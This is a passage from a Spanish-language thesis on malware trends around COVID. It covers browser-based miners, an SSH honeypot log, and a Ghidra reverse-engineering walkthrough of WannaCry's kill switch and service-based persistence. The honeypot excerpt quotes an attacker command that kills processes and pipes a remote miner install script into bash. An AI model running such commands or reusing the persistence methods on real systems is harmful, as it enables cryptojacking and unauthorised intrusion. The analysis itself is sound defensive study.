UNDER THE CURRENT ECONOMIC ENVIRONMENT IT HAS NOT BEEN POSSIBLE TO RAISE THE FUNDING REQUIRED TO CONTINUE THE JSE PROJECT.

Since 2017 the team has developed and built the network and front-end platforms to bridge web and blockchain technologies. In hindsight we left it too late to raise ICO funds and the project was always bootstrapped. Undeterred we used what little funds we had to the best of our abilities to build out the JSE platform, app and network. The markets for cryptocurrencies have declined since the end of 2017 and this has had a very negative impact on the liquidity and token economics. Organic growth and token demand have slowed significantly making our metrics less desirable to investors. With the Covid-19 pandemic hitting all markets and VC investment our chances of raising are now unrealistic.

The platform will be shut down on the 21st April 2020, at this time a snapshot will be taken of the ledger and published on the website. Remaining funds after liquidation and server costs will be used to continue the buy back programme on LATOKEN exchange which seems the fairest way to reimburse stakeholders. Anyone looking to trade tokens on exchange should withdraw funds to the ERC20 token (which will remain in use) before the date above.

The code-base will remain on Github and the existing ledger json files will be published on this website once they have been finalised.

I hope that in the future someone will continue the work we started and fork the project continuing the existing ledger. Cryptocurrency is the future and the current economic crisis and bail out plans only highlight the need to separate money from state. As a community we need an environmentally friendly alternative to traditional proof-of-work systems.

I would like to thank everyone who contributed to the project. Developers, investors, community members, miners and website publishers. I have been lucky enough to work with some amazing people over the last three years and wish them the best for whatever the future brings. I apologise to everyone who invested time, money and resources into the project who believed, like I did, in what we were doing.

Figura 9.9: Mensaje de cierre para *JSECoin*.

9.2.3. Mineros tradicionales

Tal y como se ha visto, todas las familias de mineros basados en el navegador, han sido mitigados, por lo que la situación de los mineros post-COVID se centra sobretodo en mineros tradicionales basados en *XMRig* o similares.

La gran cantidad de mineros, se ha podido observar durante todo el análisis realizado en la realización del TFG. Por ejemplo, se manifiesta comúnmente en los *logs* del *honeypot SSH*, desplegado en la sección 3.1.1.

En ellos, se registran numerosos intentos diarios tratando de instalar mineros basados en *XMRig*.

Por lo general, los ataques son poco sofisticados y muy ruidosos, pues en numerosas ocasiones se trata de cerrar todos los procesos (o algunos concretos).

A continuación, se muestra un extracto de los *logs* dónde un atacante trata de acceder al *SSH* e instalar un minero apuntando a su dirección.

```
2021-10-20 01:49:01,475 - root - INFO - new client credentials (179.43.175.26):
↪  username: ubnt, password: ubnt
2021-10-20 01:49:01,514 - root - INFO - client sent command via
↪  check_channel_exec_request ({maliciousIP}): b'pkill ip; pkill xmrig; pkill Opera;
↪  pkill x86; pkill docker; pkill java; curl -s -L
↪  http://download.c3pool.com/xmrig_setup/raw/master/setup_c3pool_miner.sh |
↪  LC_ALL=en_US.UTF-8 bash -s {maliciousAddress}'
```

Puesto que *XMRig* proporciona un *script* para realizar la instalación de forma automática, los ataques son muy parecidos. Tal y como se observa, en primer lugar se usa *pkill* para cerrar una serie de procesos, posteriormente, mediante *curl* o *wget* se descarga el fichero *.sh (bash)* de *XMRig* y se apunta a una dirección de la cartera de *Monero*.

9.2.4. Conclusión

Durante este análisis, se ha observado que a pesar de que los métodos y funcionalidades cambien drásticamente, no se debe al COVID, sino a la detección y mitigación generalizada por parte de los antivirus con este tipo de *malware*.

Desde el punto de vista de un analista de *malware*, se puede considerar que la situación ha mejorado considerablemente, pues al volver a los mineros tradicionales, se requiere de nuevo de vulnerabilidades u otros métodos tradicionales para la infección de los usuarios; al contrario de los mineros basados en *Javascript* dónde el usuario se encontraba completamente indefenso y podía ser fácilmente infectado.

Capítulo 10

Ransomware

Tal y como se ha visto durante el trascurso del TFG, el *ransomware* es uno de los problemas más crecientes en los últimos años.

Sus ataques causan gran daño en el sistema, pues encriptan el sistema haciéndolo prácticamente inservible e infectando a otros sistemas de la red.

En esta sección, se analizarán dos muestras de *malware*, como siempre, pre y post *COVID*.

10.1. Muestra Pre-COVID: Wannacry

WannaCry es posiblemente uno de los ataques de *ransomware* más conocidos en el mundo. Esta familia causó furor en mayo de 2017 haciendo uso de una vulnerabilidad en versiones de *Windows* antiguas.

En esta sección, se hará un análisis a fondo de su funcionamiento, en este caso mediante *Ghidra*, una herramienta de análisis de *malware* mediante análisis estático.

10.1.1. Triaje

Se comienza con una breve sección de *triaje*, lo que permite intuir el comportamiento del *malware*, así como obtener algunas pistas para el posterior análisis estático.

En primer lugar, se hace uso de *PEFrame*[108], de nuevo, otra herramienta *open-source* para el análisis rápido de *PEs*.

Gracias a esta herramienta, obtenemos que existen operaciones con ficheros, así como cambios en el registro y funciones criptográficas.

```
---------------------------------------------------------------------------
Yara Plugins
---------------------------------------------------------------------------
IsPE32
IsWindowsGUI
IsPacked
HasRichSignature
CRC32 poly Constant
CRC32 table
RijnDael AES
RijnDael AES CHAR
RijnDael AES LONG


---------------------------------------------------------------------------
Behavior
---------------------------------------------------------------------------
anti dbg
Xor
win registry
win files operation


---------------------------------------------------------------------------
Crypto
---------------------------------------------------------------------------
CRC32 poly Constant
CRC32 table
RijnDael AES
RijnDael AES CHAR
RijnDael AES LONG
```

Figura 10.1: Comando *PEFrame* sobre la muestra.

También se obtienen numerosas funciones interesantes, como funciones relacionadas con internet, servicios, ficheros, etc.

Esto nos permite conocer funcionalidades del *malware* sin tan solo abrirlo, y podríamos preparar herramientas distintas para un análisis dinámico. Por ejemplo, uso de *Wireshark*[98] para obtener una traza de red.

```
-------------------------------------------------------------------------------
Import function
-------------------------------------------------------------------------------
KERNEL32.dll     32
ADVAPI32.dll     11
WS2_32.dll       13
MSVCP60.dll      2
iphlpapi.dll     2
WININET.dll      3
MSVCRT.dll       28


-------------------------------------------------------------------------------
Possibile Breakpoint
-------------------------------------------------------------------------------
CloseHandle
CreateFileA
CreateServiceA
ExitProcess
FindResourceA
GetFileSize
GetModuleFileNameA
GetModuleHandleA
GetModuleHandleW
GetProcAddress
GetStartupInfoA
GetTickCount
InternetCloseHandle
InternetOpenA
InternetOpenUrlA
LockResource
ReadFile
Sleep
StartServiceA
StartServiceCtrlDispatcherA
WSAStartup
WaitForSingleObject
closesocket
connect
recv
send
socket
```

Figura 10.2: Comando *PEFrame* sobre la muestra - funciones usadas.

10.1.2. Ghidra del ejecutable inicial

A continuación, se importa el fichero en *Ghidra*.

Como en la mayoría de muestras analizadas, no existe una función "main". Sin embargo, existe la función "entry", que es la entrada por defecto para cualquier fichero PE. Esto puede observarse en el apartado *"Functions"* de la ventana *"Symbol tree"*.




Figura 10.3: Función *"main"* inexistente, pero existencia de la función *"entry"*.

El decompilado generado es el por defecto para ejecutables en *Windows*. La función *"main"* por tanto, se encuentra al final de este método, concretamente en la línea 65, en la función *"FUN_00408140()"*.

Renombramos entonces la función a algo más sencillo de recordar, en este caso *"winMain()"*.




Figura 10.4: Se renombra la función.

A partir de este punto, el proceso es siempre el mismo. Se hará uso del conocimiento personal y de la documentación de *Microsoft* para obtener información de las funciones y parámetros. Gracias a los parámetros y contexto se reconstruyen poco a poco los métodos del *malware*.

Reconstrucción de argumentos de la función *winMain*

En este caso, conocemos que se trata de la función *winMain*, por lo que se pueden obtener los parámetros de la documentación de *Windows* y modificar los parámetros del método (tal y como se ve en la figura 10.6).




Figura 10.5: Uso de *MSDN (Microsoft Documentation)* para obtener los parámetros de las funciones.




Figura 10.6: Se cambian los parámetros en la función.

En muchas ocasiones existen diferentes especificaciones para los tipos, por lo que se deberá seleccionar la librería correcta también. Una vez que se han modificado los parámetros el cambio se propaga por todas las vistas.




Figura 10.7: Selección del tipo adecuado.

```
                    *************************************************************
                    *                          FUNCTION                         *
                    *************************************************************
                    int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hP...
int                   EAX:4          <RETURN>
HINSTANCE             Stack[0x4]:4   hInstance
HINSTANCE             Stack[0x8]:4   hPrevInstance
PWSTR                 Stack[0xc]:4   pCmdLine
int                   Stack[0x10]:4  nCmdShow
undefined1            Stack[-0x1]:1  local_1                          XREF[1]:     00408177(W)
undefined2            Stack[-0x3]:2  local_3                          XREF[1]:     0040816c(W)
undefined4            Stack[-0x7]:4  local_7                          XREF[1]:     00408168(W)
undefined4            Stack[-0xb]:4  local_b                          XREF[1]:     00408164(W)
undefined4            Stack[-0xf]:4  local_f                          XREF[1]:     00408160(W)
undefined4            Stack[-0x13]:4 local_13                         XREF[1]:     0040815c(W)
undefined4            Stack[-0x17]:4 local_17                         XREF[1]:     00408158(W)
undefined1            Stack[-0x50]:1 local_50                         XREF[1]:     0040814f(*)
                    wWinMain                                      XREF[1]:     entry:00409b45(c)
```

Figura 10.8: Parámetros en la vista de *debugger*.

Análisis de winMain

Lo primero interesante que se observa es una *URL* extraña. Esta *URL* es copiada a una variable local y es utilizada posteriormente en funciones relacionadas con internet.

```
i = 14;
url = s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
strCpy = (CHAR *)strUrlCpyBuffer;
while (i != 0
                    /* *(undefined4 *) es una optimizacion para copiar 4 bytes cada vez */) {
  i = i + -1;
  *(undefined4 *)strCpy = *(undefined4 *)url;
  url = url + 4;
  strCpy = strCpy + 4;
}
*strCpy = *url;
```

Figura 10.9: *URL* en el *main* sospechosa con *strcpy()*.

Tras identificar tipos y funciones, se obtiene el siguiente código:

```
38                    /* Hace peticion a URL, si el valor de vuelta es un error, el manejador es
39                       cerrado y se llama a una funcion */
40   hInternet = InternetOpenA((LPCSTR)0x0,1,(LPCSTR)0x0,(LPCSTR)0x0,0);
41   hInternetReturn = InternetOpenUrlA(hInternet,(LPCSTR)strUrlCpyBuffer,(LPCSTR)0x0,0,0x84000000,0);
42   if (hInternetReturn == (HINTERNET)0x0) {
43     InternetCloseHandle(hInternet);
44     InternetCloseHandle(0);
45     mainReal_00408090();
46     return 0;
47   }
48   InternetCloseHandle(hInternet);
49   InternetCloseHandle(hInternetReturn);
50                    /* Cierra el programa */
51   return 0;
52 }
```

Figura 10.10: Apertura de la *URL* - funciones identificadas y tipos cambiados.

Tal y como se observa, se hace una petición a la *URL*, si el valor de vuelta es un error, el manejador de internet se cierra y se llama a la función que se ha llamado *"mainReal()"*. Si no se obtuviera un error, el programa se cierra sin más.

De hecho, esta funcionalidad es la que permitió al investigador *Marcus Hutchins*, apodado en las redes como *"MalwareTech"*, parar la infección global. Al registrar este dominio, las nuevas máquinas no serían infectadas pues no ejecutarían la función *"mainReal()"*.

```
Decompile: mainReal_00408090 - (wannacry)
 1
 2  void mainReal_00408090(void)
 3
 4  {
 5    int *piVar1;
 6    SC_HANDLE hSCManager;
 7    SC_HANDLE hSCObject;
 8    SERVICE_TABLE_ENTRYA SStack16;
 9    undefined4 uStack8;
10    undefined4 uStack4;
11
12    GetModuleFileNameA((HMODULE)0x0,(LPSTR)&lpFilename_0070f760,0x104);
13    piVar1 = (int *)__p___argc();
14    if (*piVar1 < 2) {
15      FUN_00407f20();
16      return;
17    }
18    hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
19    if (hSCManager != (SC_HANDLE)0x0) {
20      hSCObject = OpenServiceA(hSCManager,s_mssecsvc2.0_004312fc,0xf01ff);
21      if (hSCObject != (SC_HANDLE)0x0) {
22        FUN_00407fa0(hSCObject,0x3c);
23        CloseServiceHandle(hSCObject);
24      }
25      CloseServiceHandle(hSCManager);
26    }
27    SStack16.lpServiceName = s_mssecsvc2.0_004312fc;
28    SStack16.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)&LAB_00408000;
29    uStack8 = 0;
30    uStack4 = 0;
31    StartServiceCtrlDispatcherA(&SStack16);
32    return;
33  }
34
```

Figura 10.11: Función *mainReal* solo ejecutada si la *URL* no se puede alcanzar.

Ejecución sin argumentos

El comportamiento de este método, también depende de los argumentos obtenidos. Si el programa se corre sin argumentos (por ejemplo la primera vez que se ejecuta por el usuario), se llega a la siguiente función:

```
12    GetModuleFileNameA((HMODULE)0x0,(LPSTR)&executablePath_0070f760,0x104);
13    argc = (int *)__p___argc();
14                      /* argc es el numero de argumentos
15                         Se ejecuta una funcion si no hay argumentos (ya queargc[0] es el programa en
16                         si y argc siempre sera mayor que 1)
17                          */
18    if (*argc < 2) {
19      noArguments_00407f20();
20      return;
21    }
```

Figura 10.12: Si no se ejecuta con argumentos.

```
Decompile: noArguments_00407f20 - (wannacry)
1
2  undefined4 noArguments_00407f20(void)
3
4  {
5    FUN_00407c40();
6    FUN_00407ce0();
7    return 0;
8  }
9
```

Figura 10.13: Si no se ejecuta con argumentos se encuentran dos subfunciones.

Se analizan entonces las dos subfunciones.

En la primera, se ve como se genera una cadena con la dirección del ejecutable y con el parámetro *"-m security"*. Después se hace uso de la función *CreateServiceA()* para generar un servicio llamado *"Microsoft Security Center (2.0)"*.

```
Decompile: createWannaCryPersistence - (wannacry)
1
2  undefined4 createWannaCryPersistence(void)
3
4  {
5    SC_HANDLE hSCManager;
6    SC_HANDLE hService;
7    char newArgs [260];
8
9                      /* newArgs = D:/Usuario/.../wannacry.exe -m security */
10   sprintf(newArgs,s_%s_-m_security_00431330,&executablePath_0070f760);
11   hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
12   if (hSCManager != (SC_HANDLE)0x0) {
13                     /* SC_HANDLE CreateServiceA(
14                          [in]            SC_HANDLE hSCManager,
15                          [in]            LPCSTR    lpServiceName,
16                          [in, optional]  LPCSTR    lpDisplayName,
17                          [in]            DWORD     dwDesiredAccess,
18                          [in]            DWORD     dwServiceType,
19                          [in]            DWORD     dwStartType,
20                          [in]            DWORD     dwErrorControl,
21                          [in, optional]  LPCSTR    lpBinaryPathName,
22                          [in, optional]  LPCSTR    lpLoadOrderGroup,
23                          [out, optional] LPDWORD   lpdwTagId,
24                          [in, optional]  LPCSTR    lpDependencies,
25                          [in, optional]  LPCSTR    lpServiceStartName,
26                          [in, optional]  LPCSTR    lpPassword
27                        ); */
28     hService = CreateServiceA(hSCManager,s_mssecsvc2.0_004312fc,
29                               s_Microsoft_Security_Center_(2.0)_S_00431308,0xf01ff,0x10,2,1,newArgs,
30                               (LPCSTR)0x0,(LPDWORD)0x0,(LPCSTR)0x0,(LPCSTR)0x0,(LPCSTR)0x0);
31     if (hService != (SC_HANDLE)0x0) {
32       StartServiceA(hService,0,(LPCSTR *)0x0);
33       CloseServiceHandle(hService);
34     }
35     CloseServiceHandle(hSCManager);
36     return 0;
37   }
38   return 0;
39 }
40
```

Figura 10.14: Creación del servicio malicioso para obtener persistencia en el sistema.

Además, se puede ver como se trata de ejecutar el servicio con permisos de administrador. Esto se puede obtener comparando los parámetros con los que se presentan en la documentación de *Microsoft*. Este tipo de parámetros se construyen mediante la operación *OR* (o suma) de diferentes valores.

Por ejemplo, si quisiéramos tener permisos para crear otros servicios y enumerarlos sería realizar la operación *OR* de *0x0002* y *0x0004*, que resulta *0x0006*.

Access Rights for the Service Control Manager

The following are the specific access rights for the SCM.

Access right	Description
SC_MANAGER_ALL_ACCESS (0xF003F)	Includes **STANDARD_RIGHTS_REQUIRED**, in addition to all access rights in this table.
SC_MANAGER_CREATE_SERVICE (0x0002)	Required to call the **CreateService** function to create a service object and add it to the database.
SC_MANAGER_CONNECT (0x0001)	Required to connect to the service control manager.
SC_MANAGER_ENUMERATE_SERVICE (0x0004)	Required to call the **EnumServicesStatus** or **EnumServicesStatusEx** function to list the services that are in the database. Required to call the **NotifyServiceStatusChange** function to receive notification when any service is created or deleted.
SC_MANAGER_LOCK (0x0008)	Required to call the **LockServiceDatabase** function to acquire a lock on the database.
SC_MANAGER_MODIFY_BOOT_CONFIG (0x0020)	Required to call the **NotifyBootConfigStatus** function.
SC_MANAGER_QUERY_LOCK_STATUS (0x0010)	Required to call the **QueryServiceLockStatus** function to retrieve the lock status information for the database.

Figura 10.15: Uso de *MSDN* para comprobar el parámetro usado.

La segunda función posee más longitud, por lo que se analiza poco a poco. En primer lugar, encontramos como se crean algunos punteros a funciones. Esto puede ser para tratar de hacer más complejo el proceso de análisis o para tratar de evitar detecciones de antivirus.

También se carga el recurso "0x727", es decir "1831". Esto será de gran interés posteriormente. Después se hacen algunos *memset*, pero estos no son detectados correctamente por el decompilador de *Ghidra*.

Decompile: write1831ToTasksche - (wannacry)

```
30  kernel32Handle = GetModuleHandleW(u_kernel32.dll_004313b4);
31  if (kernel32Handle != (HMODULE)0x0) {
32    createProcessA = (CreateProcessA *)GetProcAddress(kernel32Handle,s_CreateProcessA_004313a4);
33    createFileA = (CreateFileA *)GetProcAddress(kernel32Handle,s_CreateFileA_00431398);
34    writeFileA = (WriteFile *)GetProcAddress(kernel32Handle,s_WriteFile_0043138c);
35    closeHandle = (CloseHandle *)GetProcAddress(kernel32Handle,s_CloseHandle_00431380);
36    if ((((createProcessA != (CreateProcessA *)0x0) && (createFileA != (CreateFileA *)0x0)) &&
37        (writeFileA != (WriteFile *)0x0)) && (closeHandle != (CloseHandle *)0x0)) {
38      find1831Resource = FindResourceA((HMODULE)0x0,(LPCSTR)1831,&DAT_0043137c);
39      if (find1831Resource != (HRSRC)0x0) {
40        1831ResData = LoadResource((HMODULE)0x0,find1831Resource);
41        if (1831ResData != (HGLOBAL)0x0) {
42          locked1831 = LockResource(1831ResData);
43          if (locked1831 != (LPVOID)0x0) {
44            sizeOf1831 = SizeofResource((HMODULE)0x0,find1831Resource);
45            if (sizeOf1831 != 0) {
46              taskschePath = '\0';
47              puVar5 = &local_207;
48                    /* void *memset(void *str, int c, size_t n)
49                       memset(puVar9, 0, 0x40/64) */
50              for (iVar2 = 0x40; iVar2 != 0; iVar2 = iVar2 + -1) {
51                *puVar5 = 0;
52                puVar5 = puVar5 + 1;
53              }
54              *(undefined2 *)puVar5 = 0;
55              *(undefined *)((int)puVar5 + 2) = 0;
56              weirdPath = '\0';
57              puVar5 = &local_103;
58                    /* void *memset(void *str, int c, size_t n)
59                       memset(puVar9, 0, 0x40/64) */
60              for (iVar2 = 0x40; iVar2 != 0; iVar2 = iVar2 + -1) {
61                *puVar5 = 0;
62                puVar5 = puVar5 + 1;
63              }
64              *(undefined2 *)puVar5 = 0;
65              *(undefined *)((int)puVar5 + 2) = 0;
```

Figura 10.16: Segunda subfunción ejecutada al no tener argumentos.

Justo después, se detectan algunas rutas interesantes. No obstante el decompilador de nuevo no es capaz obtener correctamente el número de parámetros. Lo ajustamos correctamente y como se aprecia en la figura 10.18, después de renombrar algunas variables se pueden entender perfectamente los ficheros y directorios que se tratan de crear.




Figura 10.17: Corrección de *sprintf* para obtener número de parámetros adecuado.

```
sprintf(&local_208,s_C:\%s\%s_00431358,s_WINDOWS_00431364,s_tasksche.exe_0043136c);
sprintf(&local_104,s_C:\%s\qeriuwjhrf_00431344,s_WINDOWS_00431364);
```

Figura 10.18: Corrección de *sprintf* para obtener número de parámetros adecuado.

```
      /* C:/WINDOWS/taskche.exe */
sprintf(&taskschePath,s_C:\%s\%s_00431358,s_WINDOWS_00431364,s_tasksche.exe_0043136c);
      /* C:/WINDOWS/qeriuwjhrf */
sprintf(&weirdPath,s_C:\%s\qeriuwjhrf_00431344,s_WINDOWS_00431364);
MoveFileExA(&taskschePath,&weirdPath,1);
fileHandler = (*createFileA)(&taskschePath,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,2,4
                             ,(HANDLE)0x0);
if (fileHandler != (HANDLE)0xffffffff) {
  (*writeFileA)(fileHandler,locked1831,sizeOf1831,(LPDWORD)&locked1831,
                (LPOVERLAPPED)0x0);
  (*closeHandle)(fileHandler);
```

Figura 10.19: Crear fichero en carpeta extraña.

También se aprecia como se crea un nuevo proceso llamado *"taskche.exe"*, este trata de imitar al proceso *"Task Scheduler"* (planificador de tareas en español), el cual es un servicio benigno presente en *Windows* por defecto.

```
_
    /* Crea proceso: C:/WINDOWS/tasksche.exe with arguments */
processCreated =
     (*createProcessA)((LPCSTR)0x0,acStack524,(LPSECURITY_ATTRIBUTES)0x0,
